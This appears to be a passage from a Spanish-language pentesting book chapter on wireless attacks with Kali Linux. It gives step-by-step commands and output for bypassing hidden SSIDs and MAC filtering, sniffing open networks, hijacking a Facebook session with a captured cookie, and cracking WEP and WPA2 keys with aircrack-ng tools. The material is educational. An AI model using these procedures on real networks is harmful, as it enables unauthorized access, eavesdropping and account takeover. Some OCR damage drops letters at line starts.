BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:19:15:D6:E4:D3  -83   0       17        0    0   6  54   WEP  WEP         WLAN_E4D3
38:72:C0:9E:AE:A7  -75  96       35        0    0   6  54e  WEP  WEP         JAZZTEL_JOSE
00:22:B0:70:DE:BE  -41 100       36        2    0   6  54 . OPN              <length:  4>

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

00:22:B0:70:DE:BE  00:1C:BF:4D:0B:B0  -33    0 -54     0        1
```

Imagen 06.03: Red detectada con SSID oculto.

Tras realizar dicha acción el cliente volverá a autenticarse con el punto de acceso y se obtendrá el paquete con el nombre de la red, que viajará desde el cliente hacia el punto de acceso. Con esta acción se realiza el *Bypass* del SSID oculto, siempre y cuando haya un cliente asociado a la red. Si no hubiera un cliente asociado a la red se puede recurrir a la fuerza bruta con la aplicación *mdk3*.

```
CH  6 ][ Elapsed: 40 s ][ 2013-04-03 13:13

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:22:B0:70:DE:BE  -43  92      379       65    0   6  54 . OPN              LaWR
```

Imagen 06.04: Obtención del SSID oculto.

Además, si se incluye el parámetro *–w* en la ejecución de *airodump-ng* se vuelca en un fichero CAP todo el tráfico que circulaba por el aire. Este hecho ayuda, y mucho, si se quiere obtener un rango de direcciones IP válida, ya que el servidor DHCP se encuentra deshabilitado.

En la imagen se puede visualizar como el cliente asociado al punto de acceso ha estado realizado peticiones *multicast* a ciertos servicios, e incluso puede haber navegado a través de Internet, cuya acción se vería en texto plano si el protocolo así estuviera construido. En definitiva, es muy fácil realizar un *Bypass* del servidor DHCP.

```
 8 0.996436   192.168.0.63   192.168.0.255             NBNS
 9 0.996418                  IntelCor_4d:0b:b0 (RA)    802.11
10 0.996416   192.168.0.63   192.168.0.255             NBNS
11 1.020500   192.168.0.63   224.0.0.251               MDNS
12 1.023042                  IntelCor_4d:0b:b0 (RA)    802.11
13 1.023550   192.168.0.63   224.0.0.251               MDNS
```

Imagen 06.05: Obtención del rango de direcciones IP válido.

Por último queda realizar el *Bypass* del filtrado MAC, para lo cual se observa con *airodump-ng* una dirección MAC asociada al punto de acceso concreto. Con la aplicación *macchanger* se puede realizar el cambio en el adaptador y de esta manera no ser filtrado por el punto de acceso. En las imágenes se puede visualizar como se realiza el cambio y como al listar las interfaces de red se puede comprobar que los cambios han surgido efecto.

```
root@kali:~# ifconfig wlan0 down
root@kali:~# macchanger --mac=00:1c:bf:4d:0b:b0 wlan0
Permanent MAC: 00:22:b0:71:1a:a0 (D-link Corporation)
Current   MAC: 00:22:b0:71:1a:a0 (D-link Corporation)
New       MAC: 00:1c:bf:4d:0b:b0 (Intel Corporate)
root@kali:~# ifconfig wlan0 up
```

Imagen 06.06: Cambio de dirección MAC en el adaptador *Wireless*.

```
wlan0     Link encap:Ethernet  HWaddr 00:1c:bf:4d:0b:b0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Imagen 06.07: Dirección MAC modificada.

Captura e interpretación de tráfico abierto

Las redes abiertas, se identifican en *airodump-ng* mediante la nomenclatura OPN, son peligrosas para la privacidad e integridad de los datos que transmiten los usuarios. Este tipo de redes *Wireless* colocan la información en el medio de transmisión sin ninguna capa que las proteja, por lo que cualquier usuario con una tarjeta en modo monitor puede leer dicha información. Hay que tener en cuenta que si el tráfico es, por ejemplo, HTTPS es éste protocolo quién protege la información, pero si el tráfico es HTTP, cualquier usuario sin asociarse a ese punto de acceso podría capturar dicha información.

Este tipo de redes se encuentran en muchos lugares hoy en día, como pueden ser centros comerciales, universidades, redes de invitados de empresas. Es en esta última en las que se protege la salida a Internet pero no el cifrado con el que los paquetes circulan por el aire. Por esta razón, el primer ataque que se debe contemplar en temas *Wireless* es el de la red abierta.

El procedimiento para realizar una captura de tráfico de una red abierta es el siguiente:

- Tarjeta *Wireless* en modo monitor para capturar todo tipo de tráfico que circule por el aire, mediante el uso de la herramienta airmon-ng.
- Mediante el uso de la herramienta *airodump-ng* se pueden "atrapar" todos esos paquetes que circulan en el aire, visualizar direcciones MAC de los puntos de acceso, ver máquinas asociadas a dichos puntos, ver a qué redes *Wireless* se conectan habitualmente los clientes aunque la red no se encuentre en el presente entorno físico, calidad de la señal, etcétera. Además, esta herramienta permite volcar a un fichero de tipo CAP el tráfico capturado, para que pueda ser visualizado y analizado con herramientas como *Wireshark*, *Network Miner*, etcétera.
- Una vez que se obtiene esta información en un CAP solo hay que ir filtrando y obteniendo los datos de interés.

Proof Of Concept: MITM en el aire e Hijacking de Facebook

El escenario de esta prueba de concepto es el siguiente:

- El punto de acceso no cifra los paquetes en el aire con los clientes asociados.
- Existe un cliente asociado al punto de acceso.
- El cliente está visitando una famosa página de una red social a nivel mundial.

Como se ha mencionado anteriormente, el atacante puede *escuchar* el aire obteniendo todo el tráfico que circula por él. En primer lugar, el atacante colocará su tarjeta *Wireless* en modo monitor en *Kali Linux*.

```
root@kali:~# airmon-ng start wlan0


Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID     Name
2055    NetworkManager
2185    wpa_supplicant
2955    dhclient


Interface       Chipset         Driver

wlan0           Ralink 2573 USB rt73usb - [phy0]
                                (monitor mode enabled on mon0)
```

Imagen 06.08: Configuración de tarjeta *Wireless* en modo monitor.

A continuación, y por lo general, se arranca *airodump-ng* con la siguiente instrucción *airodump-ng mon0*. Esta acción hará que la herramienta vaya saltando de canal capturando el tráfico de todos

ellos, pero de este modo se pueden perder paquetes importantes que están en un canal en concreto en cierto instante.

Los resultados de la ejecución de *airodump-ng* se pueden visualizar en la imagen, donde llama la atención que existe una red con cifrado OPN, es decir, de tipo abierto. Además, en la parte inferior se puede visualizar que existe un cliente asociado a dicho punto de acceso, por lo que seguramente se esté generando tráfico entre ambos.

```
CH  4 ][ Elapsed: 24 s ][ 2013-04-03 11:10

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:22:B0:70:DE:BE  -44        8        4    0   6  54 . OPN              LaWR
5C:D9:98:BF:86:94  -51       10        2    0   7  54e. WPA2 CCMP   PSK  ServicioTecnico_2011
00:19:5B:6A:69:D8  -53        7        0    0  13  54e. WPA2 CCMP   PSK  AulasWifiI64
5C:D9:98:BF:86:9A  -59        9       31    0   1  54e. WPA2 CCMP   PSK  DLINK_Telefonica
30:46:9A:7C:FE:B1  -61        7        0    0  11  54e  WPA2 CCMP   PSK  STecnico
00:19:5B:B1:0A:A0  -63       10        0    0  13  54e. WPA2 CCMP   PSK  Princesa Leia
E0:69:95:EF:BF:B3  -68        6        0    0  11  54e. WPA2 CCMP   PSK  ONO588221
BC:14:01:43:68:18  -84        2        0    0   1  54e  WPA2 CCMP   PSK  Solaris
84:1B:5E:B4:B4:E4  -85        2        0    0   1  54e  WPA2 CCMP   PSK  ONOB4E4

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   5C:D9:98:BF:86:9A  -57    0 - 1      0        1
(not associated)   A8:16:B2:99:34:91  -83    0 - 1      0        1
00:22:B0:70:DE:BE  00:1C:BF:4D:0B:B0  -25    0 - 1    115        9  WLAN_AA
```

Imagen 06.09: Descubrimiento de la red abierta.

Una vez detectado este tipo de redes y de entender todos los parámetros que arroja *airodump-ng*, se va a filtrar la información mediante el uso de ciertos parámetros. La instrucción a ejecutar es *airodump-ng –bssid <mac AP> --channel <número canal> -w <nombre fichero CAP> mon0*, siendo *mon0* la interfaz en modo monitor. Con esta instrucción se está fijando *airodump-ng* a un canal en concreto y solo se están almacenando paquetes con el AP indicado.

Se puede decir que en este instante se está realizando un *Man In The Middle*, gracias a que el medio de transmisión es el aire, y se está capturando la comunicación sin cifrar entre un cliente asociado a un punto de acceso y éste.

```
CH  6 ][ Elapsed: 56 s ][ 2013-04-03 11:12

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:22:B0:70:DE:BE  -43 100      475     3781   17   6  54 . OPN              LaWR

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

00:22:B0:70:DE:BE  00:1C:BF:4D:0B:B0  -23   54 -54      0     3409
```

Imagen 06.10. *Airodump-ng* capturando el tráfico.

Para poder visualizar la captura se utiliza el analizador de tráfico *Wireshark* disponible en *Kali Linux*. Este *sniffer* permitirá al atacante analizar toda la información obtenida del medio de transmisión y poder buscar información sensible o importante.

El filtro aplicado en *Wireshark* para realizar una búsqueda rápida es *http contains Cookie*, con este filtro se mostrará solamente el tráfico HTTP que contengan *cookies*. En la imagen se puede visualizar que se ha detectado una *cookie* interesante, perteneciente a *Facebook*.

Imagen 06.11: Obtención de la *cookie* de un servicio.

Mediante el navegador de *Kali Linux* se descarga el *add on* de *Cookies Manager+* con el que se inyectará la *cookie* en el navegador. Ahora al visitar el sitio web se entrará con la sesión del cliente asociado al punto de acceso.

El tema de las *cookies* es muy aleatorio, ya que generalmente no se sabe de qué usuario o persona es una *cookie* hasta que no se entra en la sesión.

Imagen 06.12: Inserción de los parámetros de la *cookie* en el *plugin cookies manager +*.

Hacking WEP

Cuando la red es de tipo WEP o incluso WPA, se puede realizar el mismo procedimiento que en el apartado anterior. El único inconveniente que existe es que el tráfico entre el cliente y el punto de acceso se envía cifrado. Si el usuario malintencionado emplea tiempo en conseguir la clave de acceso a la red o, por cualquier otra razón ya la tiene, puede capturar el tráfico y visualizar, sin necesidad de asociarse al punto de acceso. Para realizar el descifrado de paquetes capturados mediante el uso de la contraseña de la red *Wi-Fi* se debe utilizar la herramienta *airdecap-ng*. Esta utilidad pertenece a la *suite* de *aircrack-ng*.

El procedimiento para realizar *hacking WEP* es el siguiente:

1. ¿Es una red genérica o conocida? Es decir, si la red es de un operador clásico, se debe buscar la clave por defecto de dicha red. Es sencillo detectar redes de operadores genéricos, ya que simplemente por el SSID se detectan.

2. Si la red no es genérica o si lo es pero la clave ha cambiado, se debe buscar si hay un cliente asociado a dicha red. En caso positivo se debe realizar un ataque A0 + A3, es decir, desautenticar al cliente asociado con *aireplay-ng* y realizar la reinyección de paquetes ARP. Este ataque siempre funciona, y los resultados son bastante rápidos, en unos 5 minutos se *crackea* la clave.

3. Si no existe un cliente asociado, se debe probar con la autenticación falsa, ataque A1+A3. Se intenta autenticar en el punto de acceso, siempre y cuando éste lo permita, y realizar una reinyección de paquetes ARP.

4. Si el ataque anterior no funciona se debe probar con el ataque de *ChopChop*.
5. Si *ChopChop* o *Korek* no funcionan, se debe probar con un ataque de fragmentación.

Funcionamiento WEP

WEP significa *Wired Equivalent Privacy*, y es un protocolo que no ofrece mucha seguridad en una red inalámbrica, ya que dicha seguridad está obsoleta y se conocen diversas maneras de descifrar el contenido de las tramas que van cifradas con WEP.

Hay que diferenciar entre la autenticación, confidencialidad e integridad. El protocolo WEP no ofrece una capa de seguridad en ninguna de estas 3 fases. En primer lugar se estudiará la autenticación, en la cual se distinguen dos métodos:

- *Open System.*
- *Shared Key.*

Open System deja autenticarse a todos los clientes en el punto de acceso, mientras que el método de autenticación *Shared Key* requiere que el cliente envíe un mensaje solicitando conexión, el punto de acceso contesta con un desafío, el cual debe ser cifrado por el cliente y reenviado al punto de acceso, si éste puede descifrarlo la autenticación es válida.

La fase de confidencialidad dispone de los siguientes elementos:

- RC4. Es el algoritmo utilizado para generar el *keystream*, el cual se define más adelante.
- IV. Vector de inicialización, son la parte dinámica de los *keystream*. Cada trama lleva un IV distinto, siempre que se pueda, ya que son generados aleatoriamente. El IV va en la parte no cifrada de la trama WEP.
- RC4 es simétrico, con la misma clave que se cifra se puede descifrar.
- La creación del *keystream* dispone de 2 fases: KSA y PRGA.




Imagen 06.13: Esquema de funcionamiento del protocolo WEP.

En la imagen se puede visualizar el proceso que se lleva a cabo para formar la trama WEP que se enviará, ya sea del AP al cliente o del cliente al AP. La *shared key* es estática, es la típica clave que configura el dueño de la red en el punto de acceso, o en casa en los *router Wi-Fi*, la típica de 5 caracteres o 10 hexadecimales, o la de 13 caracteres o 26 hexadecimales. Los IV, como se ha mencionado anteriormente, van cambiando aleatoriamente en cada trama enviada. La concatenación del IV y la clave estática es pasada al algoritmo RC4 como entrada, la salida de este algoritmo produce el *keystream*. Este *keystream* es realmente el que generará el cifrado mediante la operación lógica XOR. El resultado de la operación lógica XOR entre el *keystream* y el texto plano da como resultado la parte cifrada de la trama WEP. Hay que hacer un inciso, ya que la integridad se calcula sobre el texto plano, mediante el ICV como se puede visualizar en la imagen.

Por lo que se puede entender que A XOR B XOR B = A, ¿Qué se quiere decir con esto? Cuando el cliente genera la parte cifrada de la trama se utiliza un *keystream* XOR texto, obteniendo un cifrado. Cuando el AP reciba dicha trama, éste le aplica el mismo *keystream* XOR cifrado obteniendo el texto, en otras palabras texto XOR *keystream* XOR *keystream* = texto.

El *Keystream* se crea mediante el algoritmo RC4, el cual recibe como entrada un *seed* o semilla, que es el IV, y la clave estática

¿Qué problemas tiene WEP? Por el uso de la clave estática se pueden realizar ataques de observación y gracias a la estadística conseguir sacar el patrón de la clave, y de este modo conseguir la clave estática.

El IV se envía siempre en plano, por lo que son captados por cualquiera, además de los 24 bits de los que están compuestos que es un valor demasiado corto. Recolectando un número alto de IVs se puede, mediante ataque estadístico descifrar la clave. La autenticación se realiza del AP al cliente, pero no del cliente al AP, por lo que el cliente no sabe realmente si se conecta al AP que dice ser. Por esta razón existen los *Rogue AP*, o MITM a través de un AP.

Proof Of Concept: Hacking WEP

En esta prueba de concepto se estudiará la posibilidad de *hackear* redes con cifrado WEP con herramientas pertenecientes a *Kali Linux*. El escenario es el siguiente:

- Punto de acceso con clave de 128 bits con cifrado WEP.
- Cliente asociado a dicho punto de acceso.
- Atacante con la distribución *Kali Linux* y tarjeta *Wireless* en modo monitor.

En primer lugar, y como se ha ido realizando en las anteriores pruebas de concepto, el atacante colocará la configuración de su tarjeta inalámbrica en modo monitor. Con la herramienta *airodump-ng* el atacante comenzará a volcar todo el tráfico que hay en el aire en la pantalla de su equipo. En este punto es donde el atacante podrá detectar que existe una red con cifrado WEP y que además existe un cliente asociado a dicha red.

```
CH  6 ][ Elapsed: 4 s ][ 2013-04-03 15:31

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:22:B0:70:DE:BE  -37 100       42       29    0   6  54 . WEP  WEP        LaWR

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

00:22:B0:70:DE:BE  00:1C:BF:4D:0B:B0  -25    0 -18     0       17
```

Imagen 06.14: Detección de red WEP y cliente asociado.

Como se puede visualizar hay un cliente asociado, lo cual hace que sea mucho más sencillo realizar el *crackeo* de la clave WEP de la red. Hay que recordar que *airodump-ng* debe almacenar en una captura CAP el tráfico que circula por el aire, y que con los filtros se puede afinar más la captura. Para llevar a cabo el ataque se debe utilizar la herramienta *aireplay* con dos objetivos distintos, el primero desautenticar al cliente asociado con el fin de que vuelva a autenticarse y genere un paquete ARP válido, y el segundo con el fin de capturar el paquete ARP y reinyectarlo para generar un gran volumen de paquetes de datos.

¿Por qué es importante generar muchos paquetes de datos? Como se estudió en la parte teórica, es importante obtener gran cantidad de IVs para poder predecir y atacar la clave que descifran los paquetes, obteniendo la clave de la red.

```
root@kali:~# aireplay-ng -0 5 -a 00:22:B0:70:DE:BE -c 00:1C:BF:4D:0B:B0 mon0
15:33:49  Waiting for beacon frame (BSSID: 00:22:B0:70:DE:BE) on channel 6
15:33:50  Sending 64 directed DeAuth. STMAC: [00:1C:BF:4D:0B:B0] [104|83 ACKs]
15:33:51  Sending 64 directed DeAuth. STMAC: [00:1C:BF:4D:0B:B0] [97|84 ACKs]
15:33:51  Sending 64 directed DeAuth. STMAC: [00:1C:BF:4D:0B:B0] [67|75 ACKs]
15:33:52  Sending 64 directed DeAuth. STMAC: [00:1C:BF:4D:0B:B0] [ 7|63 ACKs]
15:33:53  Sending 64 directed DeAuth. STMAC: [00:1C:BF:4D:0B:B0] [ 0|63 ACKs]
root@kali:~# ▌
```

Imagen 06.15: Desautenticación del cliente asociado a la red con cifrado WEP.

Para lanzar el ataque de reinyección se debe ejecutar la siguiente instrucción *aireplay-ng -3 –b <dirección MAC AP> -h <dirección cliente> mon0*, siempre y cuando *mon0* sea la interfaz *Wireless* en modo monitor.

```
root@kali:~# aireplay-ng -3 -b 00:22:B0:70:DE:BE -h 00:1C:BF:4D:0B:B0 mon0
The interface MAC (00:22:B0:71:1A:A0) doesn't match the specified MAC (-h).
        ifconfig mon0 hw ether 00:1C:BF:4D:0B:B0
15:32:41  Waiting for beacon frame (BSSID: 00:22:B0:70:DE:BE) on channel 6
Saving ARP requests in replay_arp-0403-153241.cap
You should also start airodump-ng to capture replies.
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Read 13426 packets (got 2507 ARP requests and 3060 ACKs), sent 2521 packets...(500 pps)
```

Imagen 06.16: Reinyección de paquetes ARP.

Esta reinyección generará gran cantidad de datos en la red inalámbrica, provocando en algunos casos saturación del AP. *Airodump-ng* mostrará por pantalla, en el parámetro #/s que hay un gran número de paquetes de datos por segundo, y en el campo *data* se podrá visualizar que el número crece a gran velocidad.

En la imagen se puede observar como el número de *datas* ha crecido en poco tiempo a un valor alto. Se espera que para una clave WEP de 128 bits se deban capturar unos 100.000 paquetes, pero esto puede variar y no es fiable.

```
CH  6 ][ Elapsed: 3 mins ][ 2013-04-03 15:35

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:22:B0:70:DE:BE  -37  99      2008    26630  301   6  54 . WEP  WEP    OPN  LaWR
```

Imagen 06.17: Crecimiento de los paquetes de datos.

.o recomendable es que a la vez que se realiza la reinyección con *airodump-ng*, en otra pestaña otra *shell*, se esté capturando en un fichero el tráfico del aire. Pero además, se puede utilizar *ircrack-ng* a la vez que se realiza la reinyección para ir intentando obtener la clave del fichero CAP ıl y como se puede visualizar en la imagen.

```
                                 Aircrack-ng 1.1


                   [00:00:00] Tested 14068 keys (got 34734 IVs)

KB    depth   byte(vote)
 0    0/  1   69(49920) 9D(42752) 2B(41984) 44(41984) 0F(41472) 1B(41216) F3(41216)
 1    3/  4   36(43264) 7F(41984) D3(41216) 59(40192) 6A(39680) E6(39680) F0(39680)
 2    0/  1   34(48384) AF(43264) 13(43008) 9E(42752) E4(42496) 8F(41984) CA(41216)
 3    0/  1   66(47616) C7(42752) D9(41472) 5B(41216) 1F(40704) DA(40704) A2(40192)
 4    1/  6   30(43520) E3(43264) F7(42496) 24(41984) 6F(41984) 1E(41472) 33(41472)
 5    2/  5   72(44032) 47(41984) B8(41984) 57(41472) 90(41472) 0E(41216) CF(41216)
 6    6/  8   1C(40704) 0E(40448) B5(40448) 1B(40192) 8D(40192) BA(40192) F6(40192)
 7    0/  1   76(45824) 8A(43520) 0D(42496) 13(42240) 40(41984) 0F(41728) 65(41472)
 8    0/  1   33(47616) A5(45056) B4(42240) 2B(41728) 27(41472) FB(41216) 39(40960)
 9    0/  1   72(46080) 5D(43264) 1C(42752) 3A(41984) 9E(40960) C6(40960) B3(40704)
10    0/  1   21(46592) F9(41472) D0(40960) DC(40960) D2(40704) 9C(40448) B6(40192)
11    2/  3   21(42496) 58(41472) 4B(41216) 93(41216) C8(41216) E2(41216) EB(41216)
12    1/  5   21(43264) 61(43008) FB(42496) 1C(42496) 82(40448) 84(40192) AD(40192)

   KEY FOUND! [ 69:36:34:66:30:72:33:76:33:72:21:21:21 ] (ASCII: i64f0r3v3r!!! )
      Decrypted correctly: 100%
```

Imagen 06.18: *Crackeo* de la clave WEP.

'or último, una vez que se tiene la clave de la red, si no se quiere autenticar en la misma para evitar ejar rastro se podría utilizar la herramienta *airdecap-ng* para descifrar el tráfico de la red. En otras alabras, el atacante puede utilizar *airodump-ng* para capturar el tráfico del aire, el cual se encuentra ifrado con WEP y utilizar la herramienta *airdecap-ng* para conseguir visualizar la información que iaja por el aire, gracias a que anteriormente se ha obtenido la clave.

ste hecho se denomina *MITM* en el aire y sin dejar huella, ya que no hay un registro de la tarjeta *Vireless* en ningún lugar.

Iacking WPA & WPS

VPA, *Wi-Fi Protected Access*, surge como una solución temporal de la *Wi-Fi Alliance* para securizar ıs redes *Wireless* una vez que quedó de manifiesto la debilidad de WEP, *Wired Equivalent Privacy*. mbas soluciones, WPA y WPA2, soportan el protocolo 802.1x para la autenticación en ámbitos mpresariales y la autenticación mediante clave compartida PSK, *Pre-Shared Key*, para los entornos OHO, *Small Office and Home Office*, y ámbitos domésticos.

VPA y WPA2 se diferencian poco conceptualmente y difieren principalmente en el algoritmo de ifrado que emplean. Mientras WPA basa el cifrado de las comunicaciones en el uso del algoritmo KIP (*Temporary Key Integrity Protocol)*, que está basado en RC4 al igual que WEP, WPA2 tiliza CCMP, (*Counter-mode/CBC-MAC Protocol)* basado en AES /*Advanced Encrytion System*.

La segunda diferencia notable se encuentra en el algoritmo utilizado para controlar la integridad del mensaje. Mientras WPA usa una versión menos elaborada para la generación del código MIC *Message Integrity Code*, o código *"Michael"*, WPA2 implementa una versión mejorada de MIC.

La diferencia con una red abierta o WEP, es que el punto de acceso y cliente negocian una política de seguridad a seguir, como primera fase de la autenticación. Este proceso es importante, ya que el cliente se conecta a la red sin que haya comenzado el proceso de autenticación, por lo que el tráfico no está siendo cifrado todavía, lo que permitiría realizar un ataque de desautenticación o conocido también como ataque 0, que provocaría que el cliente comenzase un nuevo proceso de autenticación y asociación. En la fase de intercambio de claves el cliente y el AP utilizan la PSK para generar un clave llamada PMK (*Pairwise Master Key*). Esta PMK es una derivada cuando el sistema es WPA/WPA2 empresarial pero es la misma PSK en los entornos WPA/WPA2 PSK.

Con la PMK se genera una clave de cifrado para cada proceso de autenticación de un cliente llamada PTK que básicamente se genera a partir de dos números aleatorios, uno de ellos generado por el cliente y el otro por el punto de acceso que intercambian para obtener ambos la misma clave PTK. Este proceso se llama *4-way-Handshake*.

Una vez que el cliente está autenticado, el protocolo TKIP utiliza 6 claves de cifrado por cada sesión, 4 de ellas son utilizadas para comunicaciones *unicast* y 2 para comunicaciones *multicast*. Estas claves son únicas por cliente y sesión y se cambian periódicamente. Estas claves se generan a partir de derivadas de las direcciones MAC, ESSID y la PTK.

Un atacante que quiera vulnerar una red WPA-PSK va a tratar de capturar ese intercambio de números aleatorios, para una vez conocidos estos, junto con el SSID y las direcciones MAC del cliente y el punto de acceso de la red obtener la frase o secreto compartido que se utilizó. Una vez que el atacante tenga la clave compartida se podrá conectar a la red.

WPS, *Wi-Fi Protected Setup*, es un estándar de 2007, promovido por la *Wi-Fi Alliance* para facilitar al usuario doméstico la configuración y creación de redes WLAN. WPS no es un mecanismo de seguridad por sí mismo, sino que se trata de la definición de diversos mecanismos para facilitar la configuración de una red WLAN segura con el protocolo WPA2. Los métodos que utiliza WPS son los siguientes:

- PIN. La credencial se intercambia después de introducir un PIN. Este método es de los más distribuidos con WPS y el más inseguro.
- PBC. La generación e intercambio de las credenciales ocurren después de que el usuario ejecute una acción física, como es presionar un botón incluido en el dispositivo.
- NFC. Intercambio de credenciales a través de comunicación NFC.
- USB. Las credenciales se transfieren mediante un dispositivo de memoria flash.

Proof Of Concept: Hacking WPA/WPA2

En esta prueba de concepto se estudiará el *crackeo* de una red con cifrado WPA. El escenario es el siguiente:

- Punto de acceso con ESSID "LaWR" y con cifrado de tipo WPA2 / CCMP.
- Cliente asociado al punto de acceso.
- El atacante dispone de la distribución *Kali Linux*.

En primer lugar y como se ha realizado en las pruebas anteriores se debe configurar la tarjeta *Wireless* en modo monitor con la aplicación *airmon-ng*. Después, *airodump-ng* es fijado para capturar el tráfico entre el punto de acceso y el cliente asociado, el objetivo en este caso es capturar el *handshake*. Si el cliente ya se encuentra asociado hay que realizar un ataque de desautenticación para que *airodump-ng* pueda capturar el *handshake*.

En la imagen se puede visualizar como tras el ataque de desautenticación, mediante la instrucción *aireplay -0 5 –a <dirección MAC AP> -c <dirección MAC cliente> mon0*, el cliente se vuelve a asociar y se consigue el *handshake*.

```
CH  6 ][ Elapsed: 1 min ][ 2013-04-03 18:21 ][ WPA handshake: 00:22:B0:70:DE:BE

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:22:B0:70:DE:BE  -38  90     1055      422    0   6  54 . WPA2 CCMP   PSK  LaWR

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

00:22:B0:70:DE:BE  00:1C:BF:4D:0B:B0    0    1 - 1      0      977
```

Imagen 06.19: Captura del *handshake* de la asociación del cliente con el punto de acceso.

Una vez que se dispone de una captura con el *handshake* en ella, se prepara una base de datos a modo de *rainbow table* en la que se obtendrán PMKs para un ESSID en concreto. ¿Cómo se prepara esta base de datos? *Airolib-ng* permite al usuario realizar esta acción, solamente hay que detallar los requisitos:

- Fichero con los ESSID para los que se quieren generar las PMKs.
- Fichero con las palabras que son las posibles contraseñas de la red, es decir, un diccionario.
- Es recomendable que el diccionario sea grande y con el mayor número de palabras.
- Para cada ESSID se generará una tabla con las PMKs precalculadas.

Lo explicado anteriormente es similar al funcionamiento de las *rainbow tables* para *crackear hashes*. En la imagen se puede visualizar como *airolib-ng* trabaja.

```
root@kali:~# airolib-ng crackwpa --import passwd /root/passwd.txt
Reading file...
Writing...es read, 36561 invalid lines ignored.
Done.
root@kali:~# echo LaWR > /root/essid.txt
root@kali:~# airolib-ng crackwpa --import essid /root/essid.txt
Reading file...
Writing...
Done.
root@kali:~# airolib-ng crackwpa --stats
There are 1 ESSIDs and 16 passwords in the database. 0 out of 16 possible combinations have been comput
ed (0%).

ESSID   Priority        Done
LaWR    64      0.0

root@kali:~# 
```

Imagen 06.20: Generación de la *Rainbow Table* de PMKs.

```
root@kali:~# airolib-ng crackwpa --clean all
Deleting invalid ESSIDs and passwords...
Deleting unreferenced PMKs...
Analysing index structure...
Vacuum-cleaning the database. This could take a while...
Checking database integrity...
integrity_check
ok

Done.
root@kali:~# airolib-ng crackwpa --batch
Computed 16 PMK in 1 seconds (16 PMK/s, 0 in buffer). All ESSID processed.

root@kali:~# airolib-ng crackwpa --verify all
Checking all PMKs. This could take a while...
ESSID   PASSWORD         PMK_DB  CORRECT
```

Imagen 06.21: Verificación de la base de datos creada con *airolib-ng*.

Una vez que se tiene creada la base de datos se debe lanzar *aircrack* con la instrucción *aircrack-ng -r <fichero DB> <fichero CAP>*. *Aircrack-ng* comenzará a probar las PMKs contra el tráfico de la captura y devolviendo la clave si en alguna de las claves es válida.

```
                    [00:00:00] 15 keys tested (4070.56 k/s)


                           KEY FOUND! [ i64f0r3v3r!!! ]


Master Key     : 35 C3 81 2C 61 3E 95 A5 C6 30 A6 C1 BE 14 B6 80
                 00 32 9F C1 27 C5 E3 DB 99 38 18 0C 78 F5 A8 5C

Transient Key  : 14 5E 68 4F EE 64 D0 C0 DA 09 0A B0 D8 6A 06 D8
                 69 96 73 DB DF 8C EE 74 12 EC 5A 87 0B 64 A4 1B
                 A5 9F 67 8B 12 AC 54 DD 43 70 B3 2E 58 E6 21 5B
                 31 F7 1B D5 35 9A 95 E8 68 E9 13 E7 59 FA BB 5E

EAPOL HMAC     : DD FC 0A B3 5A B9 FB 7F D3 34 58 75 AC 80 6B C0
```

Imagen 06.22: *Crackeo* más rápido que con diccionario con *airolib-ng* y *aircrack-ng*.

Proof Of Concept: Hacking WPA2 con WPS

En esta prueba de concepto se comprobará la detección de WPS y como éste puede hacer que el *hacking* a WPA sea mucho más rápido de lo que podría ser con una clave compleja y diccionario. El escenario es el siguiente:

- Punto de acceso con WPA2 y WPS activo y vulnerable.
- No se requiere de un cliente asociado a dicho punto de acceso.
- El atacante utilizará *Kali Linux*, y en concreto la herramienta *reaver* para llevar a cabo el ataque.
- El atacante utilizará *Wireshark* para detectar WPS activo en una red.

